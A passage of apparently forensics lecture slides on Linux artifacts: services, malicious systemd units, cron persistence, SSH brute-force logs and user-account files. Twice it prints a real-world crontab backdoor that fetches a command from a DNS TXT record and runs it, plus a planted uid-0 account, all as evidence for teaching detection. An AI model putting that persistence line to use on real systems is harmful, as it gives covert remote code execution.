 systemd-logind.service                                                loaded active running Login Service
 systemd-modules-load.service                                          loaded active exited  Load Kernel Modules
 systemd-random-seed.service                                           loaded active exited  Load/Save Random Seed
 systemd-remount-fs.service                                            loaded active exited  Remount Root and Kernel File Systems
 systemd-resolved.service                                              loaded active running Network Name Resolution
 systemd-sysctl.service                                                loaded active exited  Apply Kernel Variables
 systemd-sysusers.service                                              loaded active exited  Create System Users
 systemd-timesyncd.service                                             loaded active running Network Time Synchronization
 systemd-tmpfiles-setup-dev.service                                    loaded active exited  Create Static Device Nodes in /dev
 systemd-tmpfiles-setup.service                                        loaded active exited  Create Volatile Files and Directories
 systemd-udev-trigger.service                                          loaded active exited  udev Coldplug all Devices
 systemd-udevd.service                                                 loaded active running udev Kernel Device Manager
 systemd-update-utmp.service                                           loaded active exited  Update UTMP about System Boot/Shutdown
 systemd-user-sessions.service                                         loaded active exited  Permit User Sessions
 udisks2.service                                                       loaded active running Disk Manager
 ufw.service                                                           loaded active exited  Uncomplicated firewall
 unattended-upgrades.service                                           loaded active running Unattended Upgrades Shutdown
 upower.service                                                        loaded active running Daemon for power management
 user-runtime-dir@1000.service                                         loaded active exited  User Runtime Directory /run/user/1000
 user@1000.service                                                     loaded active running User Manager for UID 1000
 virtualbox-guest-utils.service                                        loaded active running Virtualbox guest utils
 whoopsie.service                                                      loaded active running crash report submission daemon
 wpa_supplicant.service                                                loaded active running WPA supplicant
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Services

```
~$ systemctl --type=services --state=active
```

```
UNIT                                      LOAD   ACTIVE SUB     DESCRIPTION
accounts-daemon.service                   loaded active running Accounts Service
acpid.service                             loaded active running ACPI event daemon
alsa-restore.service                      loaded active exited  Save/Restore Sound Card State
apparmor.service                          loaded active exited  Load AppArmor profiles
apport.service                            loaded active exited  LSB: automatic crash report generation
avahi-daemon.service                      loaded active running Avahi mDNS/DNS-SD Stack
 […]
cups.service                              loaded active running CUPS Scheduler
dbus.service                              loaded active running D-Bus System Message Bus
gdm.service                               loaded active running GNOME Display Manager
keyboard-setup.service                    loaded active exited  Set the console keyboard layout
ModemManager.service                      loaded active running Modem Manager
networkd-dispatcher.service               loaded active running Dispatcher daemon for systemd-networkd
NetworkManager-wait-online.service        loaded active exited  Network Manager Wait Online
NetworkManager.service                    loaded active running Network Manager
openvpn.service                           loaded active exited  OpenVPN service
 […]
```

Unit name and description – as on Windows: defined by the service author.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Services

```
$ man systemd.service
$ man systemd.unit
```

```
[Unit]
Description=Monero Daemon
After=network.target

[Service]
Type=forking
GuessMainPID=no
ExecStart=/usr/local/src/monero/build/release/bin/monerod \
        --rpc-bind-ip 127.0.0.1 --detach --restricted-rpc
Restart=always
User=monerodaemon

[Install]
WantedBy=multi-user.target
```

[https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Services

```
[Unit]
Description=Syslog daemon

[Service]
WorkingDirectory=$EXARAMEL_DIR
ExecStartPre=/bin/rm -f /tmp/.applocktx
ExecStart=$EXARAMEL_PATH
Restart=always

[Install]
WantedBy=multi-user.target
```

[https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-005.pdf]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE


Artifacts: Linux

Are there any traces of *malware persistence*?

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron

```
/etc/crontab
/etc/cron.{hourly,daily,monthly,weekly}/
/etc/cron.d/
/var/spool/cron/
...
```


```
~$ crontab -l -u renzik
0 1 * * * /bin/sh -c "sh -c $(dig logging.chat TXT +short @pola.ns.cloudflare.com)"
```

There are different implementations which use different places and support different features.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron



Some handy converters:

https://crontab.guru/
https://bradymholt.github.io/cron-expression-descriptor/

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron

```
~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *     * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root     test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7    root     test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *    root     test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron

```
~$ cat /var/spool/cron/crontabs/www-data
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.rpzFtz/crontab installed on Sat Feb 20 19:34:54 2019)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with: # 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
0 1 * * * /bin/sh -c "sh -c $(dig logging.chat TXT +short @pola.ns.cloudflare.com)"
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow command
```

[https://blog.sucuri.net/2019/05/cronjob-backdoors.html]

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron

https://sansec.io/research/cronrat


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

cron

"Sansec found CronRAT to be present on multiple online stores, among them a nation's largest outlet. […]

CronRAT's main feat is hiding in the calendar subsystem of Linux servers ("cron") on a nonexistant day. This way, it will not attract attention from server administrators. And many security products do not scan the Linux cron system."



"The CronRAT adds a number of tasks to crontab with a curious date specification: 53 23 31 2 3."

"The actual payload […] is a sophisticated Bash program that features self-destruction, timing modulation and a custom binary protocol to communicate with a foreign control server."

https://sansec.io/research/cronrat

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

~/df/06-artifacts/windows/

Are there any interesting or suspicious logons?

~/df/06-artifacts/windows/event-logs/

Event logs to the rescue

```
~$ cat failed-login.xml
<Event>
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="54849625-5478-4994-a5ba-3e3b0328c30d" />
    <EventID>4625</EventID>
    …
    <TimeCreated SystemTime="2021-11-26 08:48:35.1597150" />
    <EventRecordID>6895</EventRecordID>
    …
    <Channel>Security</Channel>
    <Computer>DESKTOP-I2KNJDM</Computer>
    <Security />
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName">-</Data>
    <Data Name="SubjectDomainName">-</Data>
    <Data Name="SubjectLogonId">0x0</Data>
    <Data Name="TargetUserSid">S-1-0-0</Data>
    <Data Name="TargetUserName">lanx</Data>
    <Data Name="TargetDomainName">.</Data>
    <Data Name="Status">0xC000006D</Data>
    <Data Name="FailureReason">%%2313</Data>
    <Data Name="SubStatus">0xC0000064</Data>
    <Data Name="LogonType">3</Data>
    <Data Name="LogonProcessName">NtLmSsp </Data>
    <Data Name="AuthenticationPackageName">NTLM</Data>
    <Data Name="WorkstationName">DESKTOP-NI9V1EK</Data>
    …
    <Data Name="IpAddress">10.0.0.1</Data>
    <Data Name="IpPort">0</Data>
  </EventData>
</Event>
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Logins

```
/var/log/wtmp
/var/log/btmp
/var/log/auth.log
/var/log/lastlog
...
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Logins

wtmp and btmp


```
administrator ssh:notty    45.141.84.10     Sun Dec  5 07:43:58 2021 - Sun Dec  5 07:44:06 2021  (00:00)
administrator ssh:notty    45.141.84.10     Sun Dec  5 07:43:57 2021 - Sun Dec  5 07:43:58 2021  (00:00)
operator ssh:notty    45.141.84.10     Sun Dec  5 07:43:50 2021 - Sun Dec  5 07:43:57 2021  (00:00)
operator ssh:notty    45.141.84.10     Sun Dec  5 07:43:47 2021 - Sun Dec  5 07:43:50 2021  (00:00)
ntu      ssh:notty    187.32.84.234    Sun Dec  5 07:43:44 2021 - Sun Dec  5 07:43:47 2021  (00:00)
ntu      ssh:notty    187.32.84.234    Sun Dec  5 07:43:41 2021 - Sun Dec  5 07:43:44 2021  (00:00)
root     ssh:notty    45.141.84.10     Sun Dec  5 07:43:39 2021 - Sun Dec  5 07:43:41 2021  (00:00)
default  ssh:notty    45.141.84.10     Sun Dec  5 07:43:27 2021 - Sun Dec  5 07:43:39 2021  (00:00)
default  ssh:notty    45.141.84.10     Sun Dec  5 07:43:25 2021 - Sun Dec  5 07:43:27 2021  (00:00)
backup   ssh:notty    45.141.84.10     Sun Dec  5 07:43:18 2021 - Sun Dec  5 07:43:25 2021  (00:00)
test     ssh:notty    45.141.84.10     Sun Dec  5 07:43:11 2021 - Sun Dec  5 07:43:18 2021  (00:00)
test     ssh:notty    45.141.84.10     Sun Dec  5 07:43:09 2021 - Sun Dec  5 07:43:11 2021  (00:00)
Guest    ssh:notty    45.141.84.10     Sun Dec  5 07:43:04 2021 - Sun Dec  5 07:43:09 2021  (00:00)
root     ssh:notty    45.141.84.10     Sun Dec  5 07:42:58 2021 - Sun Dec  5 07:43:04 2021  (00:00)
root     ssh:notty    96.56.221.138    Sun Dec  5 07:42:45 2021 - Sun Dec  5 07:42:45 2021  (00:00)
guest    ssh:notty    45.141.84.10     Sun Dec  5 07:42:38 2021 - Sun Dec  5 07:42:45 2021  (00:00)
guest    ssh:notty    45.141.84.10     Sun Dec  5 07:42:35 2021 - Sun Dec  5 07:42:38 2021  (00:00)
anonymous ssh:notty    45.141.84.10     Sun Dec  5 07:42:27 2021 - Sun Dec  5 07:42:35 2021  (00:00)
anonymous ssh:notty    45.141.84.10     Sun Dec  5 07:42:25 2021 - Sun Dec  5 07:42:27 2021  (00:00)
admin    ssh:notty    45.141.84.10     Sun Dec  5 07:42:18 2021 - Sun Dec  5 07:42:25 2021  (00:00)
admin    ssh:notty    45.141.84.10     Sun Dec  5 07:42:15 2021 - Sun Dec  5 07:42:18 2021  (00:00)
sshd     ssh:notty    45.141.84.10     Sun Dec  5 07:42:11 2021 - Sun Dec  5 07:42:15 2021  (00:00)
1234     ssh:notty    45.141.84.10     Sun Dec  5 07:42:03 2021 - Sun Dec  5 07:42:11 2021  (00:00)
1234     ssh:notty    45.141.84.10     Sun Dec  5 07:42:01 2021 - Sun Dec  5 07:42:03 2021  (00:00)
admin    ssh:notty    45.141.84.10     Sun Dec  5 07:41:53 2021 - Sun Dec  5 07:42:01 2021  (00:00)
admin    ssh:notty    45.141.84.10     Sun Dec  5 07:41:48 2021 - Sun Dec  5 07:41:53 2021  (00:00)
ubnt     ssh:notty    45.141.84.10     Sun Dec  5 07:41:08 2021 - Sun Dec  5 07:41:15 2021  (00:00)
ubnt     ssh:notty    45.141.84.10     Sun Dec  5 07:41:05 2021 - Sun Dec  5 07:41:08 2021  (00:00)
manager  ssh:notty    45.141.84.10     Sun Dec  5 07:40:58 2021 - Sun Dec  5 07:41:05 2021  (00:00)
manager  ssh:notty    45.141.84.10     Sun Dec  5 07:40:56 2021 - Sun Dec  5 07:40:58 2021  (00:00)
super    ssh:notty    45.141.84.10     Sun Dec  5 07:40:53 2021 - Sun Dec  5 07:40:56 2021  (00:00)
super    ssh:notty    45.141.84.10     Sun Dec  5 07:40:49 2021 - Sun Dec  5 07:40:53 2021  (00:00)
root     ssh:notty    96.56.221.138    Sun Dec  5 07:40:46 2021 - Sun Dec  5 07:40:49 2021  (00:00)
Admin    ssh:notty    45.141.84.10     Sun Dec  5 07:40:45 2021 - Sun Dec  5 07:40:46 2021  (00:00)
Admin    ssh:notty    45.141.84.10     Sun Dec  5 07:40:42 2021 - Sun Dec  5 07:40:45 2021  (00:00)
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Logins

auth.log

```
Dec  5 07:39:45 df-lnx-01 sshd[13506]: Invalid user hadoop from 187.32.84.234 port 56044
Dec  5 07:39:45 df-lnx-01 sshd[13506]: pam_unix(sshd:auth): check pass; user unknown
Dec  5 07:39:45 df-lnx-01 sshd[13506]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=187.32.84.234
Dec  5 07:39:47 df-lnx-01 sshd[13506]: Failed password for invalid user hadoop from 187.32.84.234 port 56044 ssh2
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
[…]
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
[…]
schreber:x:1000:1000:Johann Christian von Schreber,,,:/home/schreber:/bin/bash
[…]
```

```
login-name:encrypted-password:user-id:group-id:comment:home-directory:shell
```


$ man 5 passwd

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
~$ cat /etc/shadow
root:!:18626:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
[…]
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
[…]
schreber:$6$LkTkXL0Vn66SuALu$EK7uhmPglWHcAcq25oELmUndnKAWUUdtom1z.XCrL.epXnYLNuqO7SOG
47AtjKpcbvYAa9skvK1U1kcVzYiNz/:18626:0:99999:7:::
[…]
```

login-name:encrypted-password:date-of-last-pw-change:
min-pw-age:max-pw-age:pw-warn-period:pw-inactivity-period-account-exp-date:reserved

$ man 5 shadow

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologi
[…]
www-data:x:33:33:www-data:/var/www:/usr/sbin/n
backup:x:34:34:backup:/var/backups:/usr/sbin/n
list:x:38:38:Mailing List Manager:/var/list:/u
[…]
schreber:x:1000:1000:Johann Christian von Schr
[…]
```

```
login-name:encrypted-password:user-id:gro
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-clock:x:0:0:systemd Clock Daemon,,,:/run/systemd:/bin/sh
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
schreber:x:1000:1000:Johann Christian von Schreber,,,:/home/schreber:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:126:134:MySQL Server,,,:/nonexistent:/bin/false
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologi
[…]
www-data:x:33:33:www-data:/var/www:/usr/sbin/n
backup:x:34:34:backup:/var/backups:/usr/sbin/n
list:x:38:38:Mailing List Manager:/var/list:/u
[…]
schreber:x:1000:1000:Johann Christian von Schr
[…]
```

```
login-name:encrypted-password:user-id:gro
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
